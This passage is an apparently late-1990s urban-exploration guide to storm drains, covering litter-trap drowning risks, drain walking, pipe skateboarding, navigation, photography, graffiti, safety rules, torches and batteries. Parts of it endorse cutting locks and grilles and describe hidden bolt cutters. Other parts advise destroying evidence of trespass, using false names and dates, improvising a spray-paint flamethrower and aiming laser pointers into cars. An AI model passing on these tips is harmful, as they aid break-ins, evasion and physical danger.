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A new addition to the bottom end of a lot of trunk drains in the future will be the aforementioned Pollutec CDS litter-trap. They consist of a Nautilus shell shaped cavity with a cylindrical stainless steel perforated plate in the centre of it. Water goes thru this, and anything bigger than a ciggie butt won't fit through the plate. They have an overflow of unspecified dimensions which might be usable as an explorer bypass. CDS units are really a great idea, and the rivers WILL be cleaner for them (maybe it is too late for the Yarra!)

However... they omit a certain safety requirement: they assume that no-one is ever going to be in a drain when it floods. Regardless of wether the person/s unfortunate enough to be trapped in such a device have legal permission to be in the drain or not, at the moment they have NO WAY OUT of the separator and if it fills right up, they'll drown. There are no stepirons in the stainless steel separator plate, and apparently nothing in the way of an easily-lifted access/escape hatch.

I spoke to the environmentally-friendly, suit-wearing Pollutec rep droid about this at Ozwater/Ozwaste trade fair in May 1996. Got that glazed look in his eyes, like it had never crossed its mind that their legal arses could be on the line about this if negligence (in not providing a way out for a trapped person) in the event of a drowning, could be proven attributable to a CDS unit.

It is fortunate to note that these things seem to be installed on the side of large "dam" rooms (such as the first main room in Yoda's) which means that during a flood an explorer will not necessarily be sucked into the CDS unit, instead being slowed down by the water already in the dam. An irritating aspect of these dams is that they represent an murky, deep and hazardous obstacle full of sharps and rotting biological material when the unit is not emptied regularly.

YOU CAN MAKE A DIFFERENCE! You may wish to raise this with Pollutec via: cds@pollutec.com.au  
http://www.pollutec.com.au also see  
http://www.cdstech.com.au No flames or abusive noise please!

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— 4) Locks and their neutralisation —

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We are not stupid. We know why locks are there... to cover the legal clauses in the public liability insurance that the large public works authorities use to prevent themselves from being unable to pay if sued for damages in the event that some litigious git's relative gets killed in a drain, bridge (etc) and charges them with negligence, intention to provide fun without a license or some other such delusional jurisprudential nonsense.

We also know that locks are there (ostensibly) to prevent kids from getting into bridges and drains (etc) and exposing themselves to - gasp, how dare they - danger. The deaths in the mid 1970s of children exploring the bridge at Pheasant's Nest illustrate this danger. However, we are not children.

Historically, works authorities were asked for keys but refused to reply to, or even acknowledge, requests for keys. So it used to be that locks would be picked or smashed and replaced (with our own) on more worth-it explored structures. It was pretty obvious from the graffiti around the lock where to write if you wanted a key. (Strange, no-one ever wrote for a key.) Eventually though we found it was just cheaper and easier to take the locks off and not replace them, 'cos all we got were items of legal-threat fascist hate-mail and our locks cut off.

The usual arms-races ensued: if there was a lock, and it couldn't be picked, it would disappear. Then there'd be a new lock and that'd go, too. Then there'd

be a really good padlock on, pick-proof, re-keyable, and then that lock would also be decommissioned. Then they'd shackle-shield the replacement for that lock. If a lock was shackle-shielded, then the entire door would mysteriously unhinge, or disappear, or a few bars from nearby grilles would... er, go away. Then the door would be replaced and welded shut so the access war would simply move to another door. All of which was pointless. Why not just use locks which keep most people out, and be prepared to accept that there is a small group which will get in no matter how much money was spent trying to keep 'em out? Lock removal technology will always outstrip lock technology.

Maybe we should use tandem locking (see below). There will always be drain explorers, and other kinds of curious, determined people. There will also always be jimmy bars, oxy torches... often, an el-cheapo hacksaw (like the MiniHack - a plastic handle from which the hacksaw blade protrudes - permitting the blade through tight gaps which are not accessible with a normal hacksaw) can be used cleverly to provide access while leaving the lock in place. Even quite large bolt cutters can be concealed on the person: most of each handle length is cut off, metal tubing sections of slightly larger diameter than the bolt cutter arms stumps are then chosen with diameters enabling the arms and sections to tightly telescope. When required for use, the tubing sections are sleeved over the stumpy arms of the modified bolt cutter, and cutting proceeds normally... we needn't mention the new 4-inch portable battery powered angle grinders, need we? Exclusion approaches to access control will always ultimately fail.

This is not an advocacy of gratuitous lock removal, it is raising the issue of rethinking public access to public works. I think a policy of maximum access is better, since this enables people to have a look (at their own risk), doesn't involve smashing locks and also enables people to get out in a hurry if needs be.

Methinks when people are old enough to smash locks, people are old enough to take responsibility for the

subsequent damage that may occur to them as a result of being in the once-locked area. Conversely, the authorities should realise that locking grilles and welding manholes is a very good way to trap people in a confined space.

Those familiar with Zen will see shades of Ganto's Ax in the following story, related to me by a Melbourne Clan Co-Founder (mystic music please...)

"Ages ago, the grille at the first split in Dungeon had been left closed and the lock was locked - but not locked around both hasps, so you could still open the grille. We were sick of smashin' endless Board of Works padlocks off the grille, so we bought a lock and locked the grille - through the other hasp of the grille AND the shackle of the Board of Works's lock. So they had keys and we had a key (actually a lot of us had keys!) and whoever wanted in could get in, and be responsible with the locks by locking 'em up in tandem after going through. This worked for about two years." "Anyway, one day we came along and found our lock had been oxy'd off, and the Board of Works lock was back on, and the grille was locked up again. So we came back and took their lock out, and went in. Then we saw the notices pasted on the wall of the drain from Victoria (Uphold the Reich) Police, saying blah blah trespass, blah break'n'enter and blah they'd press charges and all that shit. So after that we'd break off their locks and remember how it was.... eventually they gave up and now the grille is always open." The local locksmith must have loved it.

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\_ 5) Tips and techniques \_

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Day or night?

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Whilst the time of day can be often considered irrelevant to the sacred practise of urban speleology, I would like to suggest a few advantages to choosing exactly which hour of the day one would consider doing a drain.

I have generally found that the exploration of drains in daylight slightly less fun than the night\_draining. One's night\_vision doesn't really kick in for several minutes and coming out is a blinding, dazzling experience. Ouch.

However, day\_draining gives you a better idea of the cloud conditions which are prevalent just before you get in, and it is also fun to have the drain occasionally lit up from sunlight pouring in through a small grille in the top of the drain or through the diffuse beam of a lit side tunnel. The warmth of the long\_forgotten sun can be a pleasant embrace after slogging along subterranees for an hour or three.

The night drain is one done for reasons of stealth. There are some places you just can't get into or out of during daylight without having some guard waste his time and yours by asking a whole lot of questions and getting answers he is probably too stupid to believe, despite your having torches in broad daylight. Try and be quiet and avoid external torch use if possible.

One finds the smell from the surface wafts into the drain at night. In general one can pop questionable manholes with considerably greater safety at 3am when there is all but zero traffic. Coming out of the drain with the munchies and having nowhere nearby to sell you food is sometimes a bit of a drag, but there are good japes to be had by, for instance, shining your laser-pointer beam on the inside ceiling of cars stopped at traffic lights, from your cosy position in a nearby gutter grate.

Drainwalking.

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One of the things the neophyte drainer discovers is that drains are slippery. That is, the surface is either covered in algal slime or is just implicitly smooth due to erosion and wetness. There is a wide variety of conditions, ranging from virgin rough concrete to slimy red brick, cement pipe, plastic, surfaces covered in pebbles, mud, broken glass and


assorted members of the slime families. Until one is used to it, one tends to just fall over a lot, usually to the mirth of ones colleagues.

It is also noticeable that the "boomp" sound of your shoes on the concrete changes pitch upwards as the diameter of the pipe you're in decreases.

Appropriate footwear helps. Something with a soft rubber sole and a lot of tread, particularly spiky tread, is better than the smooth soled stuff, and Blundstones, Doc Martens, and the like are now known to cut the mustard (contrary to my previous claims). Sneakers are ok, but don't handle the slime too well, and their spongy sole construction offers less protection to penetration by rusting nails, broken glass, etc.

To walk in a drain without falling, don't attempt sudden movement. It is the acceleration or deceleration generated by sudden moves which will cause you to lose traction. Generally an even pace, with weight spread evenly over your sole, will provide better grip than an edge\_step or toe\_creep.

Naturally if a drain is dry (ie, has the small trickle down the middle but dry everything else) walk on the dry sections. In the smaller diameter round tunnels, parabolics, oblate ellipsoid, and larger oviform drains one can use a rhythmic pattern of walking three or five steps on either side of the water running down the middle, to wit, place feet as follows:



Believe us, it makes life easier on your ankles, it tends to keep your feet on their appropriate side more of the time, and is less strenuous than walking each foot on its own side of the water all of the time. Of course, you may opt for the simpler but occasionally

more slippery approach of just walking in the water itself, but keeping dry has its advantages, especially after prolonged sessions underground where wet feet become unpleasantly soggy and painful to walk on.

Some drains are slightly shorter than the explorer, which demands some contortion. Crouching rapidly sets thigh muscles on fire; walking with head towards one shoulder, or with hands behind your back to remove some of the strain of stooping forward, helps. For a little while.

Move your eyes around! Paying attention only to the drain flooring leaves you vulnerable to walking into the occasional pipes/beams slung across the tunnel roof, or protruding inlets, because you didn't see them. Yes, top-of-skull impact with steel, rock or terracotta is usually painful.

#### Going Much Further Up Drains

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Sometimes there are worthwhile, large tunnels which can only be reached via small tunnels. Hence the keen drain explorer may need to crouch, squat, crawl on all fours or belly-grovel for a period. Generally this will demand that you get wet, unless you bring a transport aid. My investigations into the cut-off bottom half of domestic shopping trolleys demonstrated they are heavy, hard to conceal, look suspicious, are too large to go in anything less than metre wide, and - true to form - do not steer very well.

Pipe diameters are standardised. In less restricted pipe (say, 750mm diameter or more) there is adequate clearance for skateboards. You can use these in 525mm diameter pipes, but you're really forcing the issue. In a 450mm pipe, forget trying to lie on the plank. A 375-dia pipe will just fit the skateboard but not much else.

The usual technique is to lie upon the deck face down, (face up means your hair gets caught under the wheels and everything you see is upside down!) after placing some layers of padding (towels, carpet underlay,

urethane foam) on the deck to prevent body bruising. Some people don't care about the direction of the plank relative to them, some prefer to reverse their plank and have the skid-pad end near their head. Push with legs/feet and steer by leaning in the direction you want to go. Gloves help - they protect fingers from debris and also keep them dry, and warmer than the ambient concrete temperature. Armoured kneepads are good too, but may chafe the skin behind the knee joint.

Drains are skateboard-hostile. You cannot prevent abrasive grit (suspended in the water) from penetrating the bearings, but you can use serviceable bearings from Naachi, which are \$20 per set of 8, and when servicing them, re-pack them with Castrol anticorrosion boat-trailer bearing-grease, and they will last a long time even after prolonged submersion in salt water.

Im my experience a skateboard is also good for towing items. An eyehook can be screwed into a standard (er, Toyworld \$20 `disposable') deck, and attached to the explorer with a length of rope, this was standard practise at many of my drainage worksites. A standard skateboard is not so good for personal tunnel transport without modification, because there are pipe sections with enough debris to bog normal wheels under body weight, or rubbish which becomes caught around the trucks and axles, or the standard 60mm diameter wheels drop into and jam in the joints between the pipe sections. You do get sick of the "oof" "oof" "oof" feeling on your ribcage.

Sydney Clan's Mr India uses large diameter wheels on his radical, customised drain-plank - sourced from Manly Blades [manlyblades.com.au 029 9763833, Shop 2, 49 North Steyne, 2095]. They stock drain-proven (but a tad expensive) gear such as "Deckhead Dozer" 125mm diameter, alloy hub, urethane wheels with knobby tread, for \$160 per set of 4 (with stand-offs to stop the wheels chafing the underside of the deck). Another wheel, by "Censored Performance" has a solid nylon hub in a 76mm diameter wheel, which is about 45mm wide; 4

for \$65. They also sell "Independent" extra-wide 215mm aluminium trucks for \$50/ea. Note that wide trucks and large wheels will improve debris clearance, minimise bogging and joint-jamming, but the price paid for this is that you're a little more cramped into the roof of the drain.

Skateboards will fishtail (auto-swerve) in round pipes, tending to oversteer and overcorrect constantly. You can lathe standard wheels into a truncated cone (mounted on the axle with small end pointed outwards) and this will act to centre the skateboard automatically, but will increase bogging and wheel wear on flat sections. One can also fit narrow, in-line skate wheels (rollerblade wheels) onto skateboard trucks, though you will need washers or sleeves to account for the missing wheel thickness on the axle, they aren't very comfortable to ride, and they bog quite easily in certain types of debris.

My TruToys, scratched-up, delaminating-from-water-exposure-and-I-don't-care, skateboard deck is 760mm long, and hence won't turn around in a standard diameter pipe section from the 750mm size down. I wouldn't be too upset about shaving 10 or 15mm off the ends, the whole board is worth next to nothing. Long, 38 inch (965mm) boards are more comfy to lie on but less likely to be able to be turned around in a given drain (need a 1050mm diameter pipe to turn in).

Skateboards can be fitted with lights and batteries, which leaves hands free to push if you have no head torch (you will appreciate this even if it looks silly topside). Mind your head, and do try not to run over your fingers. Additional trucks don't significantly improve stability, and they degrade the steering but do minimise the bowing in the deck.

Note that small-diameter tunneling presents its own problems. It is not always a given that the air supply is adequate. Further, you cannot turn around in a conduit with a diameter (or long diagonal) less than the distance from your patella (kneecap) to the back surface your pelvis (hips). This distance is mostly

the femur, (thighbone) : your spine and head length can be longer than this but they are flexible and can curl to conform with the pipe wall whereasthe femur is solid bone and will not (wow, just like a skateboard). So, when one approaches a small pipe, one must consider the possibility that not only will the forward crawl/skateboard roll be a trying episode, but may have to be done later in reverse. Get in the pipe and try to turn around right near the entrance. If you can't, decide on the basis that you will not, after say 200m (!) of grovelling, find a convenient shaft in which to turn. You might find a nice, deep erosion scour pit to turn in, but don't bet on it.

You can squirm along a pipe of diameter slightly more than your cross-section,with your arms stretched out in front of you. It is serious physical effort,not something to be undertaken lightly, squirming in reverse is even harder.There is also scope for life-threatening panic for those who do not focus andconcentrate. If you are in a small conduit and it rains, you won't be able to squirm much faster than your normal squirming rate. The consequences of thisare obviously significant.

#### Navigation.

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Don't rely on maps, mostly they are old and they have been known to be notoriously unreliable, with bypasses and overflows and tributaries added to the drain long after the map was printed. Taking a compass is ok in somedrains (rock, red brick and plastic) but round cement and precast reinforcedsections have enough iron in them to yield completely erratic results (a compass needle will do a complete 540 degree donut in the space of 2 pipesections in some cases) since these sections commonly have their own fields.

Holding your torch next to your compass when taking a reading is also a goodway to get a bad reading because the torch has its own field, generated bythe current flowing through the torch itself.

As for getting lost, with the exception of Dungeon (with a 3D figure 8 spaceloop) and Maze (which has so many alternate routes it is all but impossible to memorise) this phenomenon is rare... mark your entrance manhole with some ribbon or spraypaint. If all else fails, remember that water always flows downhill and make a mental note of which way it was flowing when you first got in. Eventually you will end up at a beach or similar outlet if you continue downstream. A street directory is sometimes a useful asset.

### Propaganda

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Back in the early history of the Clan it used to be that message bags with cassette tapes or reading material were left in the far upper reaches of drains. For example when the Melbourne branch of the Clan came to Sydney they would put a cassette into sticky-taped plastic film bags and attach them to some part of the drain. This was so other drain explorers would find the material and try to make contact with the Clan. Sadly they were often wrapped inadequately to protect the contents from attack by floodwater, bacterial growth or humidity, by the time we got to them, if they were still there (in some cases half a decade later) they were unreadably degraded.

To ensure that a message (or, say, a copy of Urbex) left in a drain will last for a long, long time, roll the material up and insert it into a clean, well dried 1.25L PETE drink bottle. For extreme dessication you could add in a small bag of silica gel, but this probably won't be necessary. Screw on the lid tightly. Take a cable tie and lock it around the neck flange of the bottle, and through that cable tie, thread in another cable tie, which you lock around a stepiron or something like that. Cable ties are cheap, they do not rust (like wire) or rot (like string) or unravel (like inadequately tied rope), and last for decades. It is appreciated if these are left for total newbies - people with existing Clan membership should get their Il Draino/Urbex from the back catalogue instead of undoing all the work which went into placing the message bottles.

## Photography

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Drains are not a friendly environment for cameras. Apart from being wet (and hence fatal to the camera if you drop it in the water) they are humid, and water vapour from the drain will tend to condense on the camera lens if the camera lens is cooler than the drain's air, smudging your photos. Some Clan photographers transport their cameras in sealable, zip-lock baggies, or have looped rope on their cameras to keep them attached to their wrists.

Nonetheless the Clan has taken thousands of photographs in drains, and many of these have gone on to grace the illustrious pages of Urbex or Il Draino, the magazines for the thinking drain explorer.

Sydney Clan's sooper-haaardcore photographer ///Siologen feeds his camera rig 400ASA film, but changes it to 800ASA if he thinks there's a need for greater field depth, but general field depth is not something he worries about because drains, usually being depth-similar, don't generally need it - what they need is maximum aperture due to the dimness of the light.

Long exposures can be used to interesting effect in drains which are either dimly lit from outside or drains which are lit by moving torchlight. The colour temperature of the light source changes the tone of the shot, for example a long exposure shot will look yellow if lit by tungsten filament torch globes, but will instead gain a pleasant hue of vomit green if lit by fluorescent tubes. Xenon flashes are spectrally white so you get a white shot if you paint with a flash, which also gives a strobe effect if your subjects move.

The surface texture of the drain influences the granularity of the shot. While red brick gives a crisp definition, something amorphous like rock blasted stone does not, so focussing is difficult and the shot can become a bit murky. Some drains lack visual cues

to act as a size scale, so it is useful to include one or more persons in the shot, which also eliminates the dark foginess of the center part of the drain, which reflects no light. He uses a reasonably large, collapsible aluminium tripod for some of his shots, and says "Fuckin' tripod!" a lot when getting through tight squeezes or when getting out in a hurry.

My personal kit is a 35mm camera with a timer delay, a flash, a small telescoping tripod, and a slave flash unit where possible. I use a fairly fast, 400ASA colour film, because that's as long as I can keep the shutter open without manual intervention. But, since my camera is old, I can lie to it about what film speed it is using - like, using 400ASA film but setting the camera at 200ASA gives it twice the exposure it should get.

Flashes are a must, but don't use them if, say, exploring an abandoned factory at night. Use IR diode array floodlights and IR sensitive film. Note that a standard camcorder detector element will see into the IR spectrum pretty well.

Cameras are a little bit risky insofar as they contain a record of your, uh, trespass. Hence, it may be necessary to pop the cover and expose the film(or crush the disk, if you're using a digital camera) to eliminate the evidence. When I get my exposures developed, I use one-hour fotomats, pay cash and give a false name, to minimise the chance of my name and address details being passed to various interfering anti-fun authorities.

Tagging\_up.

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Otherwise known as graffiti. We recommend the non\_ozone\_destroying aerosol paints available in hardware stores, since paint is absorbed well and we have found it stays a long time compared to artline textas. Charcoal is all but useless in drains, being washed off by the next flood. Crayon is ok.

Melbourne Clan have painted whitewash on certain parts of certain drains to facilitate message-writing. The Pentel white correcting-fluid pens are good and things written with them last a long time, but concrete rapidly grinds the plastic tip down and they require squeezing to get the ink running, which gives hand cramp when writing ornate graffiti.

Textas remain the tool of choice for discrete, precision tag-up.

Modern-day textas tend to use an organic aldehyde as the solvent for carrying pigment down the tip by capillary action. Textas can be made to last longer or rejuvenated when they dry out, by unscrewing their tips, or unplugging their plugged end, and adding solvent to the fibre inkwell. Makeshift solvent material is cheaply available from hardware stores - acetone. Don't use too much solvent or the texta writing will be thin and washed-out, or the texta will leak. Flooding the texta is not a good idea, you want maybe one or two millilitres of solvent.

Certain types of concrete tend to clog or erode the tips on artline textas. usually one can prevent this by wiping the concrete smooth and dry before writing. If you want to tag and your texta has "died" it may be possible to tag using the inkwell directly. Unscrew or unplug the texta, shake or pull out the fibre core (hard to do on aluminium artline textas) and use it to write your tag.

The real advantages to spray paint are that it can write on the rough surfaces and can also be used as a pesticide. I find this useful for clearing redback spiders from gutter grilles; since there is never methane build up in these open\_aired grille\_boxes, you can safely convert your spray paint to an impromptu flame thrower and nuke the little mothers (gouts of flame emerging from drainage grilles may arouse suspicions, however). Dispose of your empty can in a responsible way, dont just flick it in the water. Puncture your can extensively to allow rapid natural

oxidation after use if it looks like going to landfill.

Stickers were a popular method of tagging, and they last a long time, but tend to work better on smooth, clean, flat surfaces - for example on top of previous works of graffiti.

The Clan tends to put their PO box and http addresses in the drains they explore, along with the handles of members present on the expedition, and the date... the wrong date. We sometimes date it so that we were supposedly in\_drain a few days before we actually were, or a few days after.

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\_ 6) Technical and safety stuff which matters. \_

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The basic rules of drain exploring.

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1) When it rains, no drains. Check the skies, get a weather report. DO it! 2) Always go in numbers (3 is good, more can get a bit crowded). 3) Tell a third party where you are going. In some cases you might arrange someone to come looking for you, if you haven't called them by a prearranged time. 4) Take a reliable torch. Also take a reliable spare torch. 5) Check the air for noxious, unbreatheable or poisonous impostors.

Lighting

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Torches are your lifeline in the drain. Drains are so dark that your brain fools you into thinking that you saw something, just cause it is so used to seeing that it is uncomfortable when it isn't. There is not a visible\_spectrum photon to be had. Wave your hand in front of your face and you won't see it, you'll only \_think\_ you did. So forgive me, but I will go into this topic in some detail.

It goes without saying: don't use candles, you can't smell methane.

Always carry a spare torch! I'll say it again, always carry a spare torch. Make sure they both work when you go in. Examples of unsuitable light sources can be found at the end of this section.

Photonic etiquette.

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Do NOT shine your torch or fire your camera flash into other explorer's eyes. This is rude and messes up their night vision for some time. The reason why you need surprisingly little light to see by when your eyes have dark-adapted, is that dark-adapted human eyes have extreme sensitivity to light, because of the HUGE signal-gain of the processes intrinsic to retinal rods and their rhodopsin-based photon capture machinery. When the irises are fully dilated and your eyes have adapted to detect single photons, it really hurts to have several thousand trillion of 'em pumped into your retina.

Whilst usually not critical in a drain, carelessly shining a light, or firing a camera flash in a nocturnal topside expedition will invariably attract unintelligent pest organisms like moths and security guards. Practise "light-care". Let your eyes adapt, and then travel with as little illuminant as possible.

Torches in general

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There is a tendancy among newbie drain explorers to carry a macho-lookin' photon-blastin' torch, which is a little silly insofar as they are hard to conceal when walking to or from a drain, or when being interrogated by proto- porcine authoritarian low-lives.

Small torches are easier to hide on your person, as well as being easier to cover when lit for "light-care" reasons.

Cheap torches are less of a hassle to abandon or lose, and tend to be less reliable than good quality torches but can be made more rugged in numerous ways.

Since the drains are wet and dark, the first requirement is that torches are reliable. Reliable is good. You need your light source more than it needs you. Turn your torch off and try and walk along in the dark to demonstrate this.

Second requirement is waterproofness. Water will short your torch or corrode its guts, making it unreliable. Unreliable is bad.

The next requirement if the torch is not attached to you in some way, is that it floats... drop a Maglite in the water and it'll sink like a brick, possibly to where you can't get it back, so add a wrist-loop, or forget 'em, unless you feel you need a torch which doubles as a truncheon (or is that a boat anchor).

A certain amount of ruggedness in design is useful.

The early Dolphin torch, the Series 1, whilst bulky, fulfills these requirements. Its seal is straightforward, it is easy to assemble in the dark by feel (one should know how to reassemble one's torch and replace the battery/bulb in the dark) but is relatively hard to hide.

Keyring-mounted mini-maglites are good for emergency use.

The Petzl Zoom headtorch (with added silicone waterproofing, custom LED globe and NiCd batteries) is my illuminant rig of choice. Clones of Petzl head torches also exist for less money and use flange-fit bulbs in lieu of the Miniature Edison Screwbase bulbs used in genuine Petzl units. The most common failure mode of the Petzl head torch is breakage of the copper strands in the wires leading from the battery compartment to the headlight, either near the headlight or the compartment case. This is cheaply remediated with a length heavier duty wire of the same outer diameter. The Petzl carries a fitting for a spare globe.

I recommend SRT Australia 97096299, 11 Nelson Ave Padstow NSW. They sell: Princeton head torch. No zoom, very waterproof, uses 4 x AA cells \$75.65 Petzl Zoom head torch. Zoom, water resistant, uses 3 x AAs or 3LR12 \$78.50

Some reports have stated that the Princeton is somewhat brittle and susceptible to case fracture with hard shocks.

I usually back up my petzl with a two D-cell flashlight, and also a finger-mounted orange LED micro-torch. Spelean (92642994) is the sole Australian proprietor for Petzl, though there are other licensed distributors.

Occasionally people bring fluorescent-tube torches into a drain, and they work fine for local viewing but aren't so good for shining light into the middle distance, and they also break relatively easily in our experience. Cuts from broken fluoro-tube glass take a long time to heal up, healing is inhibited by the rare-earth phosphors inside the tube. We are all envious of TV crews and their high-powered Sun Gun systems, with belt-mounted batteries. We are not envious of the effect these devices have on our dark-adapted eyes. Ow!

Cyalume sticks are a good emergency light source. They are bright for about 3 hours then go for another 5 hours. Shelf life is about 3 years. Freezing probably helps preserve the protein component which makes the light. It is fun to make these glow, then cut them open and pour the glowing goop on the street at night, people get it on their tyres and leave glowing treads going off into the distance... just don't get it on your clothes or it will permanently stain them. They can be obtained from disposal stores (\$5-10 each) or from Sigma Aldrich: Unit 2, 14 Anella Avenue (or PO BOX 970) Castle Hill NSW 2154; in red, yellow or orange (12 hr duration), six sticks for \$40 (+ \$15 P&H), though Sigma no longer have green, white or blue for some reason.

## Globes/Bulbs.

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### Incandescent Filament Types

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I don't bother with Halogens. They are very bright, but also very hot, are power\_hungry, expensive and eventually go yellowish. Kryptons are more efficient than the standard globe but also a little dearer, and many people use them happily. Globes come in bayonet, MES (miniature edison screwbase) and flange fittings. The voltage and current ratings are usually stamped into the metal fitting. The filament is usually tungsten, the globe is usually backfilled with an inert gas like krypton or xenon to minimise filament evaporation.

### Making filament globes last for longer

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Say you have a 4.5V globe in your torch, and you feed it 4.0V. This means it isn't quite as bright as it could be, but human scotopic vision is very sensitive, and the perceived dimness problem goes away once the eyes have dark-adapted.

Filament globes last a LOT longer when you operate them below their designated voltage - globes are manufactured to have a certain life - a few hundred hours - at their correct operating voltage, then they die, forcing you to buy another bulb, however they often die faster than this, because a freshly recharged battery will deliver slightly more than its rated voltage, and this excess voltage will quickly evaporate the filament (or migrate the dopants in the case of semiconductor light sources), shortening its lifespan. Using them at lower voltage means you win two ways, buying fewer batteries and killing fewer globes.

### Semiconductor Types

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For prolonged, medium output light, you can employ the new high-intensity light emitting diodes (LEDs) which are now available. They work for 11 years

continuously, and come in a variety of sizes and colours, including white.

You can use red ones if you don't want to mess up your night vision, and you can use infrared ones if you want to make an IR floodlight for use with a night scope. LEDs are very power efficient because they waste almost no energy as heat. They're hard to break, being made of epoxy, not glass.

White LEDs do have some significant drawbacks associated with their use. They are costly, polar (must be fitted right way around) and their total brightness is currently much less than a typical cheap incandescent globe. If you're with other people who are using regular torch globes, the LED light will appear dim relative to their torch light. They are prefocussed and hence the Petzl's Zoom function doesn't work with the LED source.

They don't like being over-voltaged. For example, a LED which likes to run off 20mA, pushed by a 3.6 volt source, will die quickly if fed with 4 volts. Also, the LED needs at least 3.6 volts to light up, some batteries may not deliver this voltage after some period, even though the cells still have lots of energy left in them - they will be dim if fed their required current at less than their required voltage. Getting around this requires a DC/DC converter and tricky support circuitry.

So, they're best used for single person operations, as close-up light sources, or emergency use.

Crudely retrofitting a globe with white LEDs is simplicity itself. Choose a LED with the right voltage for the sort of battery with which you power your torch, or include a 0.25W resistor of appropriate value in series with the LED for use with a particular LED if there's excess voltage coming from the DC source.

Voltage: Resistance 3.5 0 4.5 33 6.0 82 9.0 180 12.0  
270-330 24.0 680 (ex: DSE)

Take out the normal glass bulb, break the glass, solder the LEDs (in series with required resistor) onto the protruding wires where the filament used to be. (LEDs are polar so ensure it's soldered into the globe the right way around.) You can cut short the leads on the LED to make it fit where the bulb used to be. Some LEDs give more light than others, some have better beam focussing than others. Once it's all soldered up, you can seal it with silicone, let it dry, screw it into the same socket as the original bulb used to fit in.

I built a LED globe for my Petzl, using three white LEDs at six candela each. The current drain is 60mA, and it's quite bright - staring into it is painful. It goes continuously for a couple of days off my abovementioned NiCds. Its sole drawback is its lack of a focussed spot at a distance. I have since made a MES screwbase accommodate six such LEDs after filing the LEDs into 60 degree wedges, but this was quite tricky.

These LEDs are \$7 retail at Jaycar. Note that because LEDs have low current drain, NiCds don't "die" as drastically as they do with conventional filament globes.

Cave Clan Research and Development Division are in the process of making white LED globes with inbuilt overvoltage protection, current regulation and undervoltage compensation, for cavers, drain explorers, rock climbers, and other connoisseurs of miniaturised, high-tech, energy efficient lighting. For details see <http://cat.org.au/~predator/whiteled.htm> - there is no guarantee that the production model will be ready prior to circulation of this .txt but the URL is where the first mention will be made thereof.

Laser pointers are hazardous to dark-adapted eyes and hence should not be used carelessly, if at all.

## Care and Feeding of Batteries

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I recommend Alkaline types for the casual expo and high capacity (4 or 5 Ampere/Hour D cell) NiCd types for light weight, and prolonged rechargeable power, over a life of several years.

Australian Consumer Association did tests revealing that Energiser alkaline batteries do have a more gradual close-to-flat discharge curve than equivalent size Duracell batteries. Both Energiser and Duracell are far more expensive than Woolworth's "Acme" brand alkaline cells, which perform very similarly to both Energisers and Duracells.

Take batteries that are "known about" - that is, don't borrow gran's torch in the hope that she keeps the batteries fully charged. Life really sucks when your torch goes flat. Especially in a drain. Especially at night. Especially if it isn't your &@#{\$\* torch.

My current favourite torch, The Petzl Zoom, (variable focus) uses a special Duracell 4.5V 3LR12 (MN1203) battery, which including 12% tax, thanks Mr Costello, costs a lot, \$11.10, and outlets are scarce. You can drop 3 AA's into the adaptor it comes with but they are expensive. Accu rechargeable batteries for Petzls cost too much (\$80.00, you could get another head torch for that!).

So I have retrofitted my Duracell Petzl batteries : I used 'em, then cracked 'em open, pulled out the dead alkaline cells and fitted three 1Ah 1.2V NiCd A cells each (in series with a polyswitch protector rated to trigger at three amperes) to give 3.6V DC, 1 amp-hour. They're silicone-sealed for waterproofness, the tag-ends solder-coated to minimise corrosion. Wicked.

Note that The Cave Clan Research and Development Division will also retrofit old, dead Duracell 3LR12 batteries with rechargeable 1Ah NiCds and polyswitches on request. See the URL for white LED globes (above).

Different cell types differ in their discharge/voltage characteristics. Alkaline cells, Nickel Metal Hydride cells and the standard Zn/NH<sub>4</sub>Cl "carbon" cells, will get dim gradually over their life before getting totally flat. By comparison, NiCds will not dim much at all, but will then go from nearly flat (dim) to totally flat (dark) very quickly.

What this means is, say you're using alkalines, and you notice the globe dimming. You might have half an hour before the alkaline battery is totally dead, whereas once you percieve a similar size NiCd going dim, you might only have light left for a couple of minutes. This is something which although not threatening in itself is something of which the NiCd user should be aware.

The steepness of the NiCd discharge curve is not such a concern if you use a LED globe (see below) because LEDs exhibit low current drain and will still function on an almost-flat NiCd for some time. This is not an excuse to go in drains with half-flat NiCds.

Make sure NiCds are totally flattened before recharge, to remove the 'memory' effect. I deep-discharge my 3.6V NiCd battery with a 2.2V LED until it doesn't glow any more (each 1.2V cell is flattened down to 0.73V) then charge them at the "charging current = 0.1 x the total battery amp capacity" rate for 10 hours or so. Do whatever the manufacturer recommends for your battery. Some NiCds will self-destruct if you fast charge them at rates higher than the 10 hour rate.

NiCd's are very cheap in the long term despite the initial capital outlay. They handle abuse well; for instance, they won't degrade if left fully flat like lead acid cells will. NiCd's also have practically zero internal resistance, so don't short them out as this causes the electrolyte to boil and the cell will split or the internal tabs will melt. Short-out damage can prevented by putting a bimetal strip switch (Klixon type) or better, a polyswitch in series with the cells in the battery. A polyswitch protector acts like an infinitely resettable fuse. Polyswitches

(positive temperature co-efficient resistors) are obtainable from Jaycar: Trip Current (amp) Jaycar Cost (each) 3.75 \$3.25 2.8 \$2.85 2.4 \$2.75

Choose one rated way beyond the expected current loading of the battery (say, over three amps), so it won't interfere with normal operation loads. Using polyswitches in your battery rig is excellent cheap insurance to protect your investment in the battery itself.

Dropping charged batteries in salt water, especially fully charged, is highly unrecommended, hence the recommendation to use good silicone sealant.

My charger hangs off the mains, but you can also buy or build ones that will deliver 6V off a 12V car battery. Mains-driven ones may consist of a stepdown transformer, a bridge rectifier (WO-04 or equivalent), an optional smoothing capacitor, resistors to bring the voltage down to that required by your battery, and alligator clips for attachment to terminals. The typical circuit is on p247 of the Dick Smith Electronics Catalog, but it's a pretty wasteful circuit. There are other circuits which use three-terminal regulators (for example, the LM317T regulator in a TO-220 (solder-tags, not chassis-mount) to give you the required voltage, these are more efficient.

Note that Alkaline and Zinc-carbon cells develop 1.5V, NiCd cells develop 1.25, NiMHs develop 1.2V, lithium cells 3V, - pick a bulb voltage appropriate for the number of the type of cells you will use. Four 1.5V cells, or five 1.25V cells, develop 6V, so use a 6V globe, or for longer globe life and generally a cooler globe (important in plastic torch fittings which can and DO melt) use a 7.2V globe and feed it 6 volts. You get the idea.

